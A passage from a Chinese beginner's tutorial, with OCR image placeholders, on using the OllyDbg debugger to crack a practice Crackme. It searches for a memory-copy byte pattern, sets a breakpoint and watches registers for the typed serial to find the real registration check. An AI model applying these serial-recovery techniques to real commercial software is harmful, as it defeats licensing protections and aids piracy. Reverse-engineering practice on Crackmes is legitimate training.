


图2

为这里的代码感觉比程序开始的地方要复杂的多了，如图3。

```
77D11000 >  D6            salc
77D11001    6A EF         push    -11
77D11003    77 74         ja      short 77D11079
77D11005  - 78 EF         js      short 77D10FF6
```




图3

我们先不用管这些代码，再一次点击鼠标右键，并在弹出的菜单中依次选择“查找”-“二进制字符串”，如图4，如果成功的打开了，那么大家就会看到一个窗口，如图5，关键的步骤马上就要来了，在这个窗口中小菜们要仔细的输入**F3 A5 8B C8 83 E1 03 F3 A4 E8**，输入完毕后，应该就是如图6所示的样子，确认无误后，就点击“确定”按钮，突然OD中代码一闪而过，我们又来到了一段新的代码处，如图7。

```
77D3352D    F3:A5     rep movs dword ptr es:[edi], dword p>
77D3352F    8BC8      mov     ecx, eax
77D33531    83E1 03   and     ecx, 3
77D33534    F3:A4     rep movs byte ptr es:[edi], byte ptr>
```




图4




图5




图6




图7

如果刚才在搜索窗口中没有输入错误的话，现在的OD就应该停在了**77D3352D　F3:A5　rep　movs dword ptr es:[edi], dword p>**这句代码上，在这里大家先设置一个断点，设置好了断点后，我们就按下F9让Crackme在OD中运行起来，然后分别输入注册名和注册码，当然是随便输入了，例如我们输入的注册码是123456，小菜们一定要记住自己输入的注册码哦，待会儿还需要用到的。

输入完注册信息后，我们按下Crackme中的Check按钮，由于我们刚才设置断点的缘故，程序就会被中断下来，但是依然停在了现在所处的代码段上。这时候小菜们要注意一下OD寄存器窗口中内容的变化，此时程序刚刚被中断，寄存器窗口中的内容如图8所示。现在，我们一边按下F9键一边注意寄存器窗口中的内容，简单的说就是一边让程序运行，一边监视程序的运行情况。当寄存器窗口中出现了我们刚才输入的注册码123456时，就赶紧停下来，如图9。现在我们在出现注册码的下一行，单击鼠标右键。




图8




图9